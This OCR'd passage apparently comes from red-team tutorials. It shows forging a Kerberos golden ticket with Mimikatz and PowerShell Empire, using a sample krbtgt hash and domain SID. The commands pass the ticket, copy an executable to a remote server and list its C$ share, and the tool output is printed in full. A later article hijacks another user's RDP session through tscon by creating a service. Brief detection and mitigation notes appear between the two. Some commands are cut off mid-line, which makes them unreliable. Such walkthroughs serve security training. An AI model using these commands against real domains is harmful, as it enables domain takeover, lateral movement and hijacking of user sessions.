Invoke-Mimikatz -Command '"kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964455-2614950430 /krbtgt:f3bc61e97fb14d18c42bcbf6c3a9055f /id:500 "'

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964455-2614950430 /krbtgt:f3bc61e97fb14d18c42bcbf6c3a9055f /id:500
User      : pavan
Domain    : ignite.local (IGNITE)
SID       : S-1-5-21-3523557010-2506964455-2614950430
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: f3bc61e97fb14d18c42bcbf6c3a9055f - rc4_hmac_nt
Lifetime  : 4/20/2020 9:43:57 AM ; 4/18/2030 9:43:57 AM ; 4/18/2030 9:43:57 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Once the attacker generates forge ticket, he/she can use this ticket in future to


access the service of the application server by executing the following commands.

```
Invoke-Mimikatz -Command '"kerberos::purge"'
Invoke-Mimikatz -Command '"kerberos::ptt ticket.kirbi"'
Copy-Item C:/Users/yashika/Desktop/raj.exe -Destination \\WIN-S0V7KMTVL
dir \\WIN-S0V7KMTVLD2.ignite.local\c$
```



Similarly, if you want to inject Ticket at the time it is generated to access the application server within that moment, then you run the below command.

```
Invoke-Mimikatz -Command '"kerberos::golden /user:pavan /domain:ignite.
dir \\WIN-S0V7KMTVLD2.ignite.local\c$
```



Powershell Empire

When it comes for generating TGT/TGS, the powershell empire is the most dangerous framework, because once you have compromise victim machine who is member of AD, then you can use the following module directly without admin privilege session.

```
usemodule credential/mimikatz/golden_ticket
set domain <Domain_name>
set sid <SID>
set user pavan
set group
set id 500
set krbtgt_hash <ntlm_hash>
```

This is a dynamic way to generate ticket because this module can be run without having admin privilege session and it will inject the ticket into the current session and the attacker can get direct access of the server.

```
(Empire: DZR451AV) > usemodule credentials/mimikatz/golden_ticket
(Empire: powershell/credentials/mimikatz/golden_ticket) > set domain ignite.local
(Empire: powershell/credentials/mimikatz/golden_ticket) > set sid S-1-5-21-3523557010-2506964455-2614950430
(Empire: powershell/credentials/mimikatz/golden_ticket) > set groups 500
(Empire: powershell/credentials/mimikatz/golden_ticket) > set user pavan
(Empire: powershell/credentials/mimikatz/golden_ticket) > set krbtgt f3bc61e97fb14d18c42bcbf6c3a9055f
(Empire: powershell/credentials/mimikatz/golden_ticket) > set id 500
(Empire: powershell/credentials/mimikatz/golden_ticket) > execute
[*] Tasked DZR451AV to run TASK_CMD_JOB
[*] Agent DZR451AV tasked with task ID 1
[*] Tasked agent DZR451AV to run module powershell/credentials/mimikatz/golden_ticket
(Empire: powershell/credentials/mimikatz/golden_ticket) >
Job started: HD9UK1

Hostname: DESKTOP-RGP2O9L.ignite.local / S-1-5-21-3523557010-2506964455-2614950430

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 15 2020 07:31:33
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964455-2
User      : pavan
Domain    : ignite.local (IGNITE)
SID       : S-1-5-21-3523557010-2506964455-2614950430
User Id   : 500
Groups Id : *500
ServiceKey: f3bc61e97fb14d18c42bcbf6c3a9055f - rc4_hmac_nt
Lifetime  : 4/20/2020 10:18:24 AM ; 4/18/2030 10:18:24 AM ; 4/18/2030 10:18:24 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'pavan @ ignite.local' successfully submitted for current session



(Empire: powershell/credentials/mimikatz/golden_ticket) > back
(Empire: DZR451AV) > shell dir \\WIN-S0V7KMTVLD2.ignite.local\c$
[*] Tasked DZR451AV to run TASK_SHELL
[*] Agent DZR451AV tasked with task ID 2
(Empire: DZR451AV) >
Directory: \\WIN-S0V7KMTVLD2.ignite.local\c$


Mode                 LastWriteTime         Length Name
```

```
----                 -------------         ------ ----
d-----         4/20/2020   4:49 AM                inetpub
d-----         7/16/2016   6:23 AM                PerfLogs
d-r---         4/15/2020   5:32 AM                Program Files
d-----         4/15/2020   5:30 AM                Program Files (x86)
d-r---         4/15/2020   5:26 AM                Users
d-----         4/20/2020   7:44 AM                Windows
```


Hunting Event log Golden ticket

When a bogus user account (one not in the AD Forest) is used with the RID of an existing AD account(Yashika). The bogus user here is “pavan” and has the groups set to the standard Golden

Ticket admin groups. an event log is generated for his logon activity and the event ID should be 4769, it will disclose the impersonate username and machine IP.

In the normal, valid account logon events, the event data structure is:

- Security ID: DOMAIN\AccountID
- Account Name: AccountID
- Account Domain: DOMAIN



Mitigation

1. Reset the krbtgt account password/keys

Microsoft has released the script to reset the krbtgt account password/keys which were not possible earlier. This script will enable you to reset the krbtgt account password and related keys while minimizing the likelihood of Kerberos authentication issues being caused by the operation.

You can download it from here. This script is applicable for the following Platform:

Windows 10	No
Windows Server 2012	Yes
Windows Server 2012 R2	Yes
Windows Server 2008 R2	Yes
Windows Server 2008	Yes
Windows Server 2003	No
Windows Server 2016	Yes
Windows 8	No
Windows 7	No
Windows Vista	No
Windows XP	No
Windows 2000	No

2. Install endpoint protection to block attackers from loading modules like mimikatz & powershell scripts

3. Limit privilege for Admin and Domain Administrator access.
4. Alert on known behaviours that indicates Golden Ticket or other similar attacks.

Reference:

https://www.blackhat.com/docs/us-15/materials/us-15-Metcalf-Red-Vs-Blue-Modern-Active-Directory-Attacks-Detection-And-Protection-wp.pdf

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn745899(v=ws.11)?redirectedfrom=MSDN#default-local-accounts-in-active-directory

RDP Session Hijacking with tscon

posted in RED TEAMING on APRIL 24, 2020 by RAJ CHANDEL with 0 COMMENT

In this article, we will learn to hijack an RDP session using various methods. This is a part of Lateral movement which is a technique that the attacker uses to move through the target environment after gaining access.

Table of Content:

- Introduction to RDP
- Features of RDP
- Working of RDP
- Introduction of tscon

- Manual
- Task manager
- Mimikatz
- Mitigation
- Conditions for the practical
- Conclusion

Introduction to RDP

RDP stands for Remote Desktop Protocol which works on port number TCP/UDP 3389 which was developed by Microsoft. Later, it was applied to other operating systems as well. It allows a user to connect with another user remotely using a GUI. As though it comes by-default in windows but there are numerous third-party tools available too. This protocol was designed to remotely manage systems and applications.

Features of RDP

RDP 6.0 came with various features in 2011. These features are listed below:

- Windows Presentation Foundation applications and remoting
- Multiple monitor support
- Redirection
- Aero glass remoting
- Encrypted connection
- Bandwidth reduction
- Supports up to 64,000 channels for data transmission

Working of RDP

When an RDP connection is initiated and the data is ready for transfer, the system encrypts the data. This encrypted data is then further added to frames for transmission. The data is then transferred on the principles of TCP/IP table.

Wdtshare.sys, the RDP driver, manages the GUI and is in-charge of encryption and transmission of data. It also takes care of compressing the data and adding it to the frames. Tdtcp.sys, transport driver, make sure that data is ready and is being sent through the network on the bases of TCP/IP table.


Introduction to tscon

tscon is a Microsoft Windows utility that was introduced the release of Windows Server 2012. It is used to connect to another session on a Remote Desktop Session Host server. It requires the destination and the session id to work. The User credentials can also be passed as parameter in tscon. Read more about it here.


Manual

As we have understood the RDP protocol and its working, so let's move the focus on one thing, i.e. this RDP protocol also allows us to connect to a different user in the same system using tscon.exe. And that's what we will do in this method. First, we will get an RDP session of **user 1, i.e. yashika**, and once we have established RDP connection with yashika then we will obtain RDP connection of **user 2, i.e. pavan**, via yashika (user 1). The only condition in this method is that you should have administrator rights of yashika (user 1). Let's start with the proof of concept.


As you can see, in the image below, we have two users – yashika and pavan




Let now get the IP of yashika (user 1) using the **ipconfig** command just like we have shown in the image below:



Launch the remote desktop connection app and enter the IP of the target system, in our case that is the IP yashika (user 1) and then click on Connect button as shown in the image below:



As you click on the Connect button, it will ask you for the credentials for yashika (user 1) as shown below:




Once you have entered the credentials, click on OK button and as soon as you click on OK, Remote Desktop GUI will be activated. Now that we have access to yashika (user 1), we will use a couple of commands from the command prompt to first check the pavan's (user 2) information such as their user ID and then we will use tscon command to create a process that will interact with pavan (user 2) and then we will start the process to enable Remote Desktop GUI of pavan (user 2).

Syntax:


```
sc create <process_name> binpath= "cmd.exe /k tscon <user 2_ID> /dest:<
```

And the commands are:

```
query user
sc create hijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#1"
net start hijack
```




And as you can see in the image below, we have the Remote Desktop GUI of pavan (user 2) which can be validated using the command **whoami**.

